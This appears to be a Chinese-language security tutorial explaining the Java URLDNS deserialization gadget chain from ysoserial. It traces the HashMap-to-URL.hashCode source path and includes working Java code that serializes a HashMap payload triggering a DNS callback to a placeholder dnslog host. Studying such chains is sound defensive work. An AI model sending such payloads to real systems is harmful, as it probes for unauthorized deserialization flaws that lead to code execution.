# Java反序列化入门之URLDNS链

## 0x00 前言

开始java的序列化了，前段时间在学习php的框架序列化，接下来一段时间是学习java的序列化，可能非常难，所以就需要更加努力理解了。。。

## 0x01 Java反序列化介绍

**Java反序列化漏洞的产生原因：**

简单的说就是，在于开发者在重写 **readObject** 方法的时候，写入了漏洞代码。(`readObject`相当于php中的`unserialize`)

**序列化和反序列化本身并不存在问题**

但当输入的反序列化的数据可被用户控制，那么攻击者即可通过构造恶意输入，让反序列化产生非预期的`对象`，在此过程中执行构造的任意代码。

## 0x02 反序列化方法的对比

在接触ava反序列化之前，就是PHP了，和PHP的反序列化还是有区别的

- 他们最基本的原理是类似的，反复横跳，找到一个利用链。
- 都是用于数据存储的一个格式化的操作。
- 将一个对象中的属性按照某种特定的格式生成一段数据流，在反序列化的时候再按照这个格式将属性拿回来，还原成对象。
- 而Java其提供了更加高级的`writeObject`，允许在序列化流中插入一些自定义数据，进而在反序列化的时候能够使用`readObject`进行读

### 0x022 JAVA反序列化

- Java在序列化时一个对象，就不一样了，Java是在序列化的中间，去触发一下利用链，而不是php在序列化完成后
- Java在序列化时，将会调用这个对象中的`writeObject`方法
- 反序列化时，会调用`readObject`
- `writeObject`和`readObject`方法开发者多种情况都是自己会重写，造成一些问题，构造触发链。

## 0x03 ysoserial 介绍

- 15年的`Apache Commons Collections`反序列化远程命令执行漏洞 (ysoserial 的最早的 commit)
- 同时无数 Java 应用系统各种rce疯狂爆出
- 反序列化漏洞利用一个里程碑式的工具，ysoserial。
- ysoserial集合了各种java反序列化payload，它可以自己选择的利用链，生成反序列化利用数据，通过将这些数据发送给目标，从而执行命令。

## 0x04 URLDNS 原理

URLDNS是ysoserial中最简单的一条利用链了，也常常作为检测反序列化的功能(因为一般序列化没有回显)，URLDNS这个pop链的大概的工作原理：

1、 `java.util.HashMap`重写了`readObject`方法：

在反序列化时会调用 `hash` 函数计算 `key` 的 `hashCode`

2、`java.net.URL`对象的`hashCode`在计算时会调用 `getHostAddress` 方法

3、`getHostAddress`方法从而解析域名发出`DNS` 请求

# 0x05 构建漏洞代码

exp-URLDNS.java

ysoserial生成的代码，原理是一样的，下面是参考原理改写的一段，自己调试学习

反序列化的第一步，你得接受对象，然后反序列化吧

那么我们采用本地写一个序列号数据测试

```
package urldns;

import java.io.FileOutputStream;
import java.io.ObjectOutputStream;
import java.lang.reflect.Field;
import java.net.URL;
import java.util.HashMap;


public class URLDNS {
    public static void main(String[] args) throws Exception {

        //漏洞出发点 hashmap，实例化出来
        HashMap<URL, String> hashMap = new HashMap<URL, String>();

        //URL对象传入自己测试的dnslog
        URL url = new URL("http://xxx.dnslog.cn");

        //反射获取 URL的hashcode方法
        Field f =
Class.forName("java.net.URL").getDeclaredField("hashCode");

        //使用内部方法
        f.setAccessible(true);

        // put 一个值的时候就不会去查询 DNS，避免和刚刚混淆
        f.set(url, 0xdeadbeef);
        hashMap.put(url, "Firebasky");

        // hashCode 这个属性放进去后设回 -1，这样在反序列化时就会重新计算 hashCode
        f.set(url, -1);

        //序列化成对象，输出出来
        ObjectOutputStream objos = new ObjectOutputStream(new
FileOutputStream("urldns.exp"));
        objos.writeObject(hashMap);
    }
}
```

```
37
```

随后，开始反序列化，触发漏洞

```
package urldns;

import java.io.FileInputStream;
import java.io.ObjectInputStream;

public class test {
    public static void main(String[] args) throws Exception{
        ObjectInputStream ois = new ObjectInputStream(new
FileInputStream("urldns.exp"));
        ois.readObject();//unser
    }
}

```

## 触发

使用URLDNS.java生成exp，然后去run test.java，成功收到信息


# 0x06 原理分析

先看一下利用连，熟悉一下路径


```
HashMap->readObject() 反序列化点触发
HashMap->hash()#->hashCode()
URL->hashCode()
URLStreamHandler->hashCode()
URLStreamHandler->getHostAddress() 发出解析请求
InetAddress->getByName()
```

最开始的地方是HashMap 类。我们前面说了，触发反序列化的方法是 readObject

找到HashMap 类的`readObject`方法




触发点在 1413行



然后就是，其中的第一个参数 `hash(key)` 方法,跟进

```
337  @  static final int hash(Object key) {
338         int h;
339         return (key == null) ? 0 : (h = key.hashCode()) ^ (h >>> 16);
340     }
341
```

这里就是换对象了，这里的`key肯定不是null`，那么就会触发`key.hashCode()`


而如果这里我们使用的这个key为 `java.net.URL` 对象时，就会去调用其 `hashCode` 方法。我们看看这个方法

```
881     public synchronized int hashCode() {
882         if (hashCode != -1)
883             return hashCode;
884
885         hashCode = handler.hashCode( u: this);
886         return hashCode;
887     }
```

URL对象再次跟入 继续跟进其 hashCode 方法。

```
350     protected int hashCode(URL u) {
351         int h = 0;
352
353         // Generate the protocol part.
354         String protocol = u.getProtocol();
355         if (protocol != null)
356             h += protocol.hashCode();
357
358         // Generate the host part.
359         InetAddress addr = getHostAddress(u);
360         if (addr != null) {
361             h += addr.hashCode();
362         } else {
363             String host = u.getHost();
364             if (host != null)
365                 h += host.toLowerCase().hashCode();
366         }
```

再跟入`getHostAddress()`方法。直接一句发出请求了



```
protected synchronized InetAddress getHostAddress(URL u) {
    if (u.hostAddress != null)
        return u.hostAddress;

    String host = u.getHost();
    if (host == null || host.equals("")) {
        return null;
    } else {
        try {
            u.hostAddress = InetAddress.getByName(host);
        } catch (UnknownHostException ex) {
            return null;
        } catch (SecurityException se) {
            return null;
        }
    }
    return u.hostAddress;
}
```

# 0x07总结

总结一下这个原理:

`java.util.HashMap` 类重写了 `readObject`, 在反序列化时会调用 `hash` 函数计算 `key` 的 `hashCode`.而 `java.net.URL` 类中有一个`hashCode`会在计算时会调用 `getHostAddress` 来解析域名, 从而发出 DNS 请求.

可以理解为, 在序列化 HashMap 类的对象时, 为了减小序列化后的大小, 并没有将整个哈希表保存进去, 而是仅仅保存了所有内部存储的 key 和 value. 所以在反序列化时, 需要重新计算所有 key 的 hash, 然后与 value 一起放入哈希表中. 而恰好, URL 这个对象计算 hash 的过程中用了 getHostAddress 查询了 URL 的主机地址, 自然需要发出 DNS 请求.

整条调用链如下:

```
Gadget Chain:
  HashMap.readObject()
    HashMap.putVal()
      HashMap.hash()
        URL.hashCode()
```

# 0x08 参考

https://xz.aliyun.com/t/7157#toc-0

https://blog.csdn.net/god_zzZ/article/details/108107784?utm_source=app&app_version=4.5.2